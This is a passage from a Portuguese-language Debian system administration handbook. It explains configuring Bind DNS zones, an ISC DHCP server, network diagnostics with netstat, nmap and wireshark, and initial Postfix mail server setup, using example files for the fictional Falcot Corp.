O *Domain Name Service (DNS)* é um componente fundamental da Internet: ele mapeia os nomes de máquinas em endereços IP (e vice-versa), o que permite o uso de `www.debian.org` ao invés de `5.153.231.4` ou `2001:41c8:1000:21::21:4`.

O registros do DNS são organizados em zonas; cada zona coincide com um domínio (ou um sub-domínio) ou um intervalo de endereço IP (já que endereços IP são geralmente alocados em intervalos consecutivos). Um servidor primário tem autoridade sobre o conteúdo de uma zona; servidores secundários, geralmente hospedados em máquinas separadas, fornecem regularmente cópias atualizadas da zona primária.

Cada zona pode conter registros de vários tipos (*Resource Records*):

- A: endereço IPv4.
- CNAME: alias (*nome canônico*).
- MX: *mail exchange*, um servidor de email. Essa informação é usada por outros servidores de email para saber para onde enviar o email destinado a um dado endereço. Cada registro MX tem uma prioridade. O servidor de prioridade mais alta (com o número mais baixo) é tentado primeiro (veja barra lateral [SMTP \[260\]](#)); outros servidores são contactados em uma ordem de prioridade decrescente caso o primeiro não responda.
- PTR: mapeamento de um endereço IP em um nome. Um registro desses é armazenado em uma zona de “DNS reverso” cujo nome vem do intervalo de endereço IP. Por exemplo, `1.168.192.in-addr.arpa` é a zona que contém o mapeamento reverso para todos os endereços no intervalo `192.168.1.0/24`.
- AAAA: endereço IPv6.
- NS: mapeia um nome para o servidor de nomes. Cada domínio tem que ter pelo menos um registro NS. Esses registros apontam para um servidor DNS que pode responder pesquisas relacionadas a esse domínio; eles usualmente apontam para os servidores primário e secundário do domínio. Esses registros também permitem delegação DNS; por exemplo,

a zona falcot.com pode incluir um registro NS para internal.falcot.com, o que significa que a zona internal.falcot.com é gerenciada por outro servidor. Claro que, esse servidor tem que declarar uma zona internal.falcot.com.

O servidor de nomes de referência, o Bind, foi desenvolvido e é mantido pela ISC (*Internet Software Consortium*). Ele é fornecido pelo Debian pelo pacote *bind9*. A versão 9 trás duas grandes mudanças comparando com versões anteriores. Primeiro, o servidor DNS pode agora ser rodado sob um usuário sem privilégios, então uma vulnerabilidade de segurança no servidor não permitir privilégios de root ao atacante (como já foi visto repetidamente nas versões 8.x).

Além do mais, o Bind suporta o padrão DNSSEC para assinar (e portanto autenticar) registros DNS, o que permite bloquear qualquer falsificação ("spoofing") de seus dados durante ataques "man-in-the-middle".

CULTURA

DNSSEC

A norma DNSSEC é bem complexa; isso explica um pouco porque ela ainda não é amplamente usada (mesmo que ela coexista perfeitamente com servidores DNS que não estejam cientes da DNSSEC). Para entender todos os meandros, você deveria ver o seguinte artigo.

► http://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions

10.6.2. Configurando

Arquivos de configuração para o bind, independente da versão, têm a mesma estrutura.

Os administradores da Falcot criaram uma zona primária falcot.com para armazenar informações relacionadas a este domínio, e uma zona 168.in-addr.arpa para mapeamento reverso de endereços IP na rede local.

ATENÇÃO

Nomes de zonas inversas

Zonas reversas tem um nome particular. A zona que cobre a rede 192.168.0.0/16 precisa ser nomeada como 168.192.in-addr.arpa: os componentes do endereço IP são invertidos, e seguidos pelo sufixo in-addr.arpa.

Para redes IPv6, o sufixo é ip6.arpa e os componentes do endereço IP os quais são invertidos são cada caractere de toda a representação hexadecimal do endereço IP. Como por exemplo, a rede 2001:0bc8:31a0::/48 iria usar uma zona de nome 0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa.

DICA

Testando o servidor DNS

O comando host (do pacote *bind9-host*) faz pesquisa em um servidor DNS, e pode ser usado para testar a configuração do servidor. Por exemplo, host machine.falcot.com localhost checa a resposta do servidor local para a pesquisa por machine.falcot.com. host ipAddress localhost testa a resolução reversa.

Os seguintes trecho de configuração, tirados dos arquivos da Falcot, podem servir como ponto de partida para configurar um servidor DNS:

Exemplo 10.12 *Trecho do /etc/bind/named.conf.local*

```
zone "falcot.com" {
    type master;
    file "/etc/bind/db.falcot.com";
    allow-query { any; };
    allow-transfer {
        195.20.105.149/32 ; // ns0.xname.org
        193.23.158.13/32 ; // ns1.xname.org
    };
};

zone "internal.falcot.com" {
    type master;
    file "/etc/bind/db.internal.falcot.com";
    allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.192.168";
    allow-query { 192.168.0.0/16; };
};
```

Exemplo 10.13 *Trecho do /etc/bind/db.falcot.com*

```
; falcot.com Zone
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@      IN      SOA     falcot.com. admin.falcot.com. (
                      20040121      ; Serial
                      604800       ; Refresh
                      86400        ; Retry
                      2419200      ; Expire
                      604800 )     ; Negative Cache TTL
;
; The @ refers to the zone name ("falcot.com" here)
; or to $ORIGIN if that directive has been used
;
@      IN      NS      ns
@      IN      NS      ns0.xname.org.

internal IN      NS      192.168.0.2

@      IN      A       212.94.201.10
@      IN      MX      5 mail
```

@	IN	MX	10 mail2
ns	IN	A	212.94.201.10
mail	IN	A	212.94.201.10
mail2	IN	A	212.94.201.11
www	IN	A	212.94.201.11
dns	IN	CNAME	ns

ATENÇÃO

Sintaxe de um nome

A sintaxe de nomes de máquina seguem regras rígidas. Por exemplo, machine tem que ser machine.domain. Se o nome de domínio não deve ser anexado ao nome, o dito nome tem que ser escrito como machine. (com o ponto como sufixo). Indicar um nome DNS fora do domínio corrente entretanto requer uma sintaxe como machine.otherdomain.com. (com o ponto final).

Exemplo 10.14 Trecho do /etc/bind/db.192.168

```
; Reverse zone for 192.168.0.0/16
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     ns.internal.falcot.com. admin.falcot.com. (
                      20040121      ; Serial
                      604800      ; Refresh
                      86400       ; Retry
                      2419200     ; Expire
                      604800 )    ; Negative Cache TTL

                           IN      NS     ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0     IN      PTR     arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
2.0     IN      PTR     neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3     IN      PTR     pau.internal.falcot.com.
```

10.7. DHCP

DHCP (para *Dynamic Host Configuration Protocol*) é um protocolo pelo qual uma máquina pode receber automaticamente sua configuração de rede no momento de inicialização. Isso permite centralizar o gerenciamento de configuração de uma rede, e garante que todas as máquinas recebam configurações similares.

Um servidor DHCP provê muitos parâmetros relacionados a redes. O mais comum desses é um endereço IP e a rede a qual a máquina pertence, mas ele também pode prover outras informações, como servidores DNS, servidores WINS, servidores NTP, e assim por diante.

A Internet Software Consortium (também envolvida no desenvolvimento do bind) é a principal autora do servidor DHCP. O pacote Debian correspondente é o *isc-dhcp-server*.

10.7.1. Configurando

Os primeiros elementos que precisam ser editados no arquivo de configuração de um servidor DHCP (*/etc/dhcp/dhcpd.conf*) são o nome de domínio e os servidores DNS. Se esse servidor é o único na rede local (como definido pela propagação broadcast), a diretiva authoritative também tem que ser ativada (ou descomentada). Também é necessário criar uma seção subnet descrevendo a rede local e a informação de configuração a ser fornecida. O exemplo a seguir descreve uma rede local 192.168.0.0/24 com um roteador em 192.168.0.1 servindo de gateway. Endereços IP disponíveis estão no intervalo de 192.168.0.128 até 192.168.0.254.

Exemplo 10.15 *Trecho do /etc/dhcp/dhcpd.conf*

```
#  
# Sample configuration file for ISC dhcpcd for Debian  
  
# The ddns-updates-style parameter controls whether or not the server will  
# attempt to do a DNS update when a lease is confirmed. We default to the  
# behavior of the version 2 packages ('none', since DHCP v2 didn't  
# have support for DDNS.)  
ddns-update-style interim;  
  
# option definitions common to all supported networks...  
option domain-name "internal.falcot.com";  
option domain-name-servers ns.internal.falcot.com;  
  
default-lease-time 600;  
max-lease-time 7200;  
  
# If this DHCP server is the official DHCP server for the local  
# network, the authoritative directive should be uncommented.  
authoritative;  
  
# Use this to send dhcp log messages to a different log file (you also  
# have to hack syslog.conf to complete the redirection).  
log-facility local7;  
  
# My subnet  
subnet 192.168.0.0 netmask 255.255.255.0 {  
    option routers 192.168.0.1;
```

```
option broadcast-address 192.168.0.255;
range 192.168.0.128 192.168.0.254;
ddns-domainname "internal.falcot.com";
}
```

10.7.2. DHCP e DNS

Um recurso legal é o registro automatizado de clientes DHCP em uma zona DNS, para que cada máquina receba um nome significativo (ao invés de alguma coisa impessoal como machine-192-168-0-131.internal.falcot.com). Usar esse recurso requer a configuração do servidor DNS para aceitar atualizações para a zona DNS internal.falcot.com a partir do servidor DHCP, e configurar esse último para submeter atualizações para cada registro.

No caso do bind, a diretiva `allow-update` precisa ser adicionada a cada uma das zonas que o servidor DHCP deve editar (uma para o domínio internal.falcot.com, e uma para a zona reversa). Essa diretiva lista o endereço IP que tem permissão para realizar essas atualizações; ela deve então conter os possíveis endereços do servidor DHCP (tanto o endereço local quanto o endereço público, se apropriado).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Esteja atento! Uma zona que pode ser modificada será alterada pelo bind, e esse último irá sobrescrever seus arquivos de configuração em intervalos regulares. Como esse procedimento automatizado produz arquivos que são menos legíveis por humanos que os escritos manualmente, os administradores da Falcot lidam com o domínio internal.falcot.com com um servidor DNS delegado; isso significa que o arquivo de zona falcot.com continua firmemente sob controle manual.

O trecho da configuração do servidor DHCP acima inclui as diretivas necessárias para atualização da zona DNS: elas são as linhas `ddns-update-style interim`; e `ddns-domain-name "internal.falcot.com"`; no bloco que descreve a subrede.

10.8. Ferramentas de Diagnóstico de Rede

Quando uma aplicação de rede não funciona como o esperado, é importante poder olhar sob o capô. E mesmo quando tudo parece rodar suave, fazer um diagnóstico da rede pode ajudar a garantir que tudo está funcionando como deveria. Várias ferramentas de diagnóstico existem para esse propósito; cada uma opera em um nível diferente.

10.8.1. Diagnóstico Local: `netstat`

Vamos primeiro mencionar o comando `netstat` (do pacote `net-tools`); ele exibe um sumário momentâneo da atividade de rede da máquina. Quando invocado sem argumentos, esse comando

lista todas as conexões abertas; essa lista pode ser bem longa já que inclui muitos soquetes Unix-domain (amplamente usados por daemons) que não tem nada a ver com redes (por exemplo, comunicação dbus, tráfego X11 e comunicações entre sistema de arquivos virtuais e o desktop).

Invocações comuns entretanto usam opções que alteram o comportamento do `netstat`. As opções mais comumente usadas são:

- `-t`, que filtra os resultados para incluir apenas conexões TCP;
- `-u`, que funciona de maneira similar para conexões UDP; essas opções não são mutuamente exclusivas, e uma delas é suficiente para parar de exibir conexões Unix-domain;
- `-a`, para também listar soquetes ativos (esperando por conexões de entrada);
- `-n`, para exibir os resultados com números: endereço IP (sem resolução DNS), números de porta (sem as aliases como definidas em `/etc/services`) e ids de usuários (sem nomes de login);
- `-p`, para listar os processos envolvidos; essa opção só é útil quando o `netstat` é executado como root, já que usuários normais apenas verão seus próprios processos;
- `-c`, para atualizar continuamente a lista de conexões.

Outras opções, documentadas na página de manual `netstat(8)`, fornecem um controle ainda mais apurado sobre os resultados exibidos. Na prática, as cinco primeiras opções são tão comumente usadas em conjunto que administradores de sistemas e de redes praticamente usam `netstat -tupan` como um reflexo. Resultados típicos em uma máquina levemente carregada devem se parecer com o seguinte:

```
# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp     0      0 0.0.0.0:111              0.0.0.0:*
tcp     0      0 0.0.0.0:22               0.0.0.0:*
tcp     0      0 0.0.0.0:36568             0.0.0.0:*
tcp     0      0 127.0.0.1:25              0.0.0.0:*
tcp     0    272 192.168.1.242:22           192.168.1.129:44452 ESTABLISHED 1172/sshd: roland [
tcp6    0      0 ::1:11                  ::*:*
tcp6    0      0 ::1:22                  ::*:*
tcp6    0      0 ::1:25                  ::*:*
tcp6    0      0 ::1:35210                ::*:*
udp     0      0 0.0.0.0:39376            0.0.0.0:*
udp     0      0 0.0.0.0:996              0.0.0.0:*
udp     0      0 127.0.0.1:1007            0.0.0.0:*
udp     0      0 0.0.0.0:68               0.0.0.0:*
udp     0      0 0.0.0.0:48720            0.0.0.0:*
udp     0      0 0.0.0.0:111              0.0.0.0:*
udp     0    192.168.1.242:123            0.0.0.0:*
udp     0      0 127.0.0.1:123              0.0.0.0:*
udp     0      0 0.0.0.0:123              0.0.0.0:*
udp     0      0 0.0.0.0:5353              0.0.0.0:*
udp     0      0 0.0.0.0:39172            0.0.0.0:*
udp6    0      0 ::1:996                 ::*:*
udp6    0      0 ::1:34277                ::*:*
udp6    0      0 ::1:54852                ::*:*
udp6    0      0 ::1:111                 ::*:*
udp6    0      0 ::1:38007                ::*:*
udp6    0      0 fe80::5054:ff:fe99::123  :::*
udp6    0      0 2001:bc8:3a7e:210:a:123  :::*
udp6    0      0 2001:bc8:3a7e:210:5:123  :::*
udp6    0      0 ::1:123                 ::*:*
```

udp6	0	0	:::123	:::*	539/ntpd
udp6	0	0	:::5353	:::*	451/avahi-daemon: r

Como esperado, isso lista conexões estabelecidas, duas conexões SSH neste caso, e aplicações esperando por conexões de entrada (listadas como LISTEN), notavelmente o servidor de email Exim4 ouvindo na porta 25.

10.8.2. Diagnóstico Remoto: nmap

nmap (em pacote de nome similar) é, de certa forma, o equivalente remoto do **netstat**. ele pode escanear um conjunto de portas conhecidas em um ou mais servidores remotos, e listar as portas aonde uma aplicação se encontra para responder a conexões de entrada. Além do mais, o **nmap** é capaz de identificar algumas dessas aplicações, algumas vezes até seu número de versão. A contrapartida dessa ferramenta é que, como ela é executada remotamente, ela não pode fornecer informações sobre processos ou usuários; contudo, ela pode operar em vários alvos de uma vez.

Uma invocação típica do **nmap** usa apenas a opção **-A** (para que o **nmap** tente identificar as versões dos softwares no servidor que ele encontrar) seguido de um ou mais endereços IP ou nomes DNS das máquinas a escanear. Novamente, existem muitas outras opções para refinar o comportamento do **nmap**; por favor veja a documentação na página de manual **nmap(1)**.

```
# nmap mirtuel

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for mirtuel (192.168.1.242)
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000013s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 3 (protocol 2.0)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp    open  smtp     Exim smptd 4.84
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 52428800, 8BITMIME,
  ➔ PIPELINING, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
```

```

111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100024  1          36568/tcp  status
|_  100024  1          39172/udp  status
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops
Service Info: Host: mirtuel; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http
→ ://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds

```

Como esperado, as aplicações SSH e Exim4 estão listadas. Note que nem todas as aplicações escutam em todos os endereços IP; como o Exim4 só é acessível pela interface loopback lo, ele só aparece durante uma análise do localhost e não quando se escaneia o mirtuel (que é mapeado na interface eth0 na mesma máquina).

10.8.3. Sniffers: `tcpdump` e `wireshark`

Às vezes, é preciso olhar o que realmente acontece no fio, pacote a pacote. Nesses casos é necessário invocar um “analisador de quadro”, mais comumente conhecido como *sniffer*. Uma ferramenta dessas observa todos os pacotes que chegam em uma determinada interface de rede, e os exibe de uma maneira amigável.

A venerável ferramenta neste domínio é o `tcpdump`, disponível como ferramenta padrão em uma grande variedade de plataformas. Ela permite muitos tipos de captura de tráfego de rede, mas a representação desse tráfego se mantém obscura. Nós então não iremos descrevê-la muito detalhadamente.

Uma ferramenta mais recente (e mais moderna), `wireshark` (do pacote `wireshark`), se tornou a nova referência em análise de tráfego de rede devido a seus vários módulos de ”decoding” que permitem uma análise simplificada dos pacotes capturados. Os pacotes são exibidos graficamente organizados com base nas camadas de protocolo. Isso permite ao usuário visualizar todos os protocolos envolvidos em um pacote. Por exemplo, dado um pacote contendo uma requisição HTTP, o `wireshark` exibe, separadamente, a informação referente a camada física, camada Ethernet, informação do pacote IP, parâmetros de conexão TCP, e finalmente a própria requisição HTTP.




Figura 10.1 O analisador de tráfego de rede wireshark

Em nosso exemplo, os pacotes que viajam pelo SSH são filtrados (pelo filtro `!tcp.port ==22`). O pacote exibido no momento foi desenvolvido na camada HTTP.

DICA wireshark sem interface gráfica: tshark

Se não for possível executar a interface gráfica, ou se não se quer fazer isso por uma razão qualquer, uma versão modo texto do wireshark também existe sob o nome de `tshark` (em um pacote separado `tshark`). A maioria dos recursos de captura e "decoding" ainda estão disponíveis, mas a ausência da interface gráfica necessariamente limita as interações com o programa (a filtragem de pacotes depois de terem sido capturados, rastreio de uma dada conexão TCP, e assim por diante). Mas ele ainda pode ser usado como primeira abordagem. Se manipulações mais profundas forem pretendidas e requererem a interface gráfica, os pacotes podem ser salvos em um arquivo e esse arquivo pode ser carregado no wireshark gráfico que está sendo executado em outra máquina.

Postfix
Apache
NFS
Samba
Squid
OpenLDAP
SIP



11

Serviços de Rede: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

Servidor de Correio Eletrônico 260	Servidor web (HTTP) 276	Servidor de Arquivos FTP 284
Servidor de Arquivos NFS 285	Configurando um Compartilhamento Windows com o Samba 288	
Proxy HTTP/FTP 291	Diretório LDAP 293	Serviços de Comunicação em Tempo Real 302

Serviços de rede são programas que os usuários interagem diretamente no seu dia-a-dia. Eles são a ponta do icebergue da informação, e este capítulo foca neles; as partes escondidas nas quais eles dependem são a infraestrutura que nós já descrevemos.

Muitos serviços de rede modernos requerem uma tecnologia de criptografia para operar de maneira confiável e segura, especialmente quando usados em internet pública. Certificados X.509 (que também podem ser referenciados como Certificados SSL ou Certificados TLS) são usados para esse propósito com frequência. Um certificado para um domínio específico pode às vezes ser compartilhado entre mais de um dos serviços discutidos neste capítulo.

11.1. Servidor de Correio Eletrônico

Os administradores da Falcot Corp selecionaram o Postfix como servidor de correio eletrônico, devido a sua confiabilidade e fácil configuração. De fato, seu projeto reforça que cada tarefa é implementada em um processo com um conjunto mínimo de permissões, que é uma medida de mitigação contra problemas de segurança.

ALTERNATIVA	
O servidor Exim4	<p>O Debian utiliza o Exim4 como o servidor de e-mail padrão (eis o porque da instalação inicial incluir o Exim4). A configuração é provida por um pacote diferente, <i>exim4-config</i>, e automaticamente customizado baseado nas respostas de um conjunto de questões no Debconf muito similar as questões feitas pelo pacote <i>postfix</i>.</p> <p>A configuração pode ser tanto em um único arquivo (<i>/etc/exim4/exim4.conf.template</i>) ou dividida em alguns trechos de configuração armazenados em <i>/etc/exim4/conf.d/</i>. Em ambos os casos, os arquivos são usados pelo <i>update-exim4.conf</i> como modelo para gerar o <i>/var/lib/exim4/config.autogenerated</i>. Este último é utilizado pelo Exim4. Graças ao seu mecanismo, os valores obtidos através da configuração debconf do Exim - que é armazenado em <i>/etc/exim4/update-exim4.conf.conf</i> - pode ser injetado no arquivo de configuração do Exim, mesmo quando o administrador ou outro pacote alterou a configuração padrão do Exim.</p> <p>A sintaxe do arquivo de configuração do Exim4 tem suas particularidades e sua curva de aprendizado, contudo, uma vez que essas particularidades são compreendidas, o Exim4 se torna um servidor de e-mail muito completo e poderoso, como evidenciado pelas suas muitas páginas de documentação.</p> <p>⇒ http://www.exim.org/docs.html</p>

11.1.1. Instalando o Postfix

O pacote *postfix* inclui um o daemon SMTP principal. Outros pacotes (como o *postfix-ldap* e *postfix-pgsql*) adicionam funcionalidades extras ao Postfix, incluindo acesso a bancos de dados. Você só deve instalá-los se souber que precisa dos mesmos.

DE VOLTA AO BÁSICO	SMTP (<i>Protocolo Simples para Transferência de Correio</i>) é um protocolo usado por servidores de e-mail para intercambiar e rotear e-mails.
SMTP	

Diversas questões Debconf são feitas durante o processo de instalação do pacote. As respostas permitem gerar a primeira versão do arquivo de configuração */etc/postfix/main.cf*.

A primeira pergunta é sobre qual o tipo de instalação. Apenas duas das respostas propostas são relevantes no caso de um servidor conectado à Internet , "site de Internet" e "Internet com smarthost". O primeiro é apropriado para um servidor que recebe e-mails entrantes e envia e-mails saíentes diretamente aos seus destinatários, e portanto é se adapta bem ao caso da Falcot Corp . o último é apropriado para um servidor que recebe e-mails recebidos normalmente, mas que envia e-mails saíentes através de um servidor SMTP intermediário - o "smarthost- ao invés de diretamente para o servidor do destinatário . Isto é útil para os indivíduos com um

endereço IP dinâmico , uma vez que muitos servidores de e-mail rejeitam mensagens diretas do referido endereço IP. Neste caso, o smarthost será geralmente o servidor SMTP do ISP, que é sempre configurado para aceitar e-mail proveniente de clientes do ISP e transmiti-los de forma adequada. Esta configuração (com um smarthost) também é relevante para os servidores que não estão permanentemente conectados à internet, uma vez que se evita ter de gerenciar uma fila de mensagens não entregues que precisam ser repetida mais tarde.

VOCABULÁRIO

ISP

ISP é acrônico para "Internet Service Provider"(Provedor de Serviços de Internet). Isto cobre uma entidade, normalmente uma empresa, que provê conexões a internet e seus serviços básicos associados (e-mail, notícias e assim por diante).

A segunda questão diz respeito ao nome completo da máquina, utilizada para gerar os endereços de e-mail a partir de um nome de usuário local; o nome completo da máquina acaba como a parte após o arroba ("@"). No caso da Falcot, a resposta deveria ser mail.falcot.com. Esta é a única pergunta feita por padrão, mas a configuração gerada não é completa o suficiente para as necessidades de Falcot, razão pela qual os administradores executam o `dpkg-reconfigure postfix`, para personalizar mais parâmetros.

Uma das questões extras pede para todos os nomes de domínio relacionados com esta máquina. A lista padrão inclui o seu nome completo, bem como alguns sinônimos para localhost, mas o principal domínio falcot.com precisa ser adicionado manualmente. De modo geral, esta questão deve ser respondida normalmente com todos os nomes de domínio para que esta máquina deve servir como um servidor MX; em outras palavras, todos os nomes de domínio para o qual o DNS diz que esta máquina vai aceitar e-mail. Esta informação acaba na variável `mydestination` do principal arquivo de configuração do Postfix - `/etc/postfix/main.cf`.



Figura 11.1 Papel do registro MX no DNS ao enviar um e-mail

EXTRA
Consultando os registros MX

Quando o DNS não contém um registro MX para o domínio, o servidor e-mail tentará enviar as mensagens para o hospedeiro em si, usando o registro correspondente A (ou AAAA em IPv6).

Em alguns casos, a instalação pode perguntar quais redes devem ser permitidas a enviar e-mail usando a máquina. Em sua configuração padrão, o Postfix somente aceita e-mails vindo da máquina em si, a rede local normalmente será adicionada. Os administradores da Falcot Corp adicionaram 192.168.0.0/16 na pergunta padrão. Se a questão não é feita, a variável relevante no arquivo de configuração é mynetworks, como visto no exemplo abaixo.

E-mails locais podem ser enviados através do comando `procmail`. Esta ferramenta permite aos usuários organizarem seus e-mail de entrada de acordo com a regras armazenadas em seu arquivo `~/.procmailrc`.

Após este primeiro passo, os administradores conseguiram o seguinte arquivo de configuração; ele será usado como ponto de partida para adicionarmos funcionalidades extras nas próximas seções.

Exemplo 11.1 Arquivo inicial /etc/postfix/main.cf

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version
```

```
# Debian specific: Specifying a file name will cause the first
# line of that file to be used as the name. The Debian default
```

```

# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
    ➔ defer_unauth_destination
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all

```

SEGURANÇA

Certificados SSL *Snake oil*

Os certificados óleo de cobra (*snake oil*), como o “remédio” óleo de cobra vendido por charlatães sem escrúpulos nos velhos tempos, não tem absolutamente nenhum valor, você não pode se basear neles para autenticar o servidor já que eles são certificados auto-assinados automaticamente gerados. Contudo, eles são úteis para aprimorar a privacidade de intercâmbios.

Em geral, eles só devem ser usados para fins de teste e, o serviço normal deve utilizar certificados reais; estes podem ser gerados com o procedimento descrito na Seção 10.2.1.1, “[Infraestrutura de Chaves Públicas: *easy-rsa*](#)” [233].

11.1.2. Configurando Domínios Virtuais

O servidor de e-mails pode receber e-mails de outros domínios além do domínio principal; estes são conhecidos como domínios virtuais. Na maioria dos casos quando isto ocorre, os e-mails não ultimamente destinados aos usuários locais. O Postfix provê duas funcionalidades interessantes para manipular domínios virtuais.

ATENÇÃO

Domínios virtuais e domínios canônicos

Nenhum dos domínios virtuais deve ser referenciado na variável `mydestination`; está variável somente contém os nomes "canônicos" dos domínios diretamente associados a máquina e seus usuários locais.

Alias de domínios virtuais

Um alias de domínio virtual contém somente aliases, isto é, endereços que encaminham unicamente os e-mails para outros endereços.

Tal domínio é ativado ao se adicionar seu nome a variável `virtual_alias_domains`, e referenciar um arquivo de mapa de endereços a variável `virtual_alias_maps`.

Exemplo 11.2 Diretivas para serem adicionadas no arquivo `/etc/postfix/main.cf`

```
virtual_alias_domains = falcotsbrand.com
virtual_alias_maps = hash:/etc/postfix/virtual
```

O arquivo `/etc/postfix/virtual` descreve o mapeamento com uma sintaxe bastante simples: cada linha contém dois campos separados por espaços em branco; o primeiro campo é o nome do alias, o segundo campo é uma lista de endereços de e-mail onde ele redireciona. A sintaxe especial `@domain.com` abrange todos os aliases restantes em um domínio.

Exemplo 11.3 Arquivo de exemplo `/etc/postfix/virtual`

```
webmaster@falcotsbrand.com  jean@falcot.com
contact@falcotsbrand.com   laure@falcot.com, sophie@falcot.com
# The alias below is generic and covers all addresses within
# the falcotsbrand.com domain not otherwise covered by this file.
# These addresses forward email to the same user name in the
# falcot.com domain.
@falcotsbrand.com          @falcot.com
```

Domínios Virtuais de Caixa de Correio

ATENÇÃO	O Postfix não permite o uso do mesmo domínio, tanto <code>virtual_alias_domains</code> e <code>virtual_mailbox_domains</code> . No entanto, todos os domínios da <code>virtual_mailbox_domains</code> estão implicitamente incluídos no <code>virtual_alias_domains</code> , o que torna possível misturar aliases e caixas de correio dentro de um domínio virtual.
Domínio virtual combinado?	

As mensagens endereçadas a um domínio de caixa de correio virtual são armazenadas em caixas de correio não atribuídos a um usuário do sistema local.

Ativando um domínio de caixa de correio virtual requer nomear este domínio na variável `virtual_mailbox_domains`, e referenciar um arquivo de mapeamento de caixa de correio no `virtual_mailbox_maps`. O parâmetro `virtual_mailbox_base` contém o diretório sob o qual as caixas de correio serão armazenadas.

O parâmetro `virtual_uid_maps` (`virtual_gid_maps` respectivamente) faz referência ao arquivo que contém o mapeamento entre o endereço de e-mail e o usuário do sistema (grupo respectivamente) que "possui" a caixa correspondente. Para obter todas as caixas de correio de propriedade do mesmo dono/grupo, a sintaxe `static:5000` atribui um UID/GID fixo (de valor 5000 aqui).

Exemplo 11.4 *Diretivas para serem adicionadas no arquivo /etc/postfix/main.cf*

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

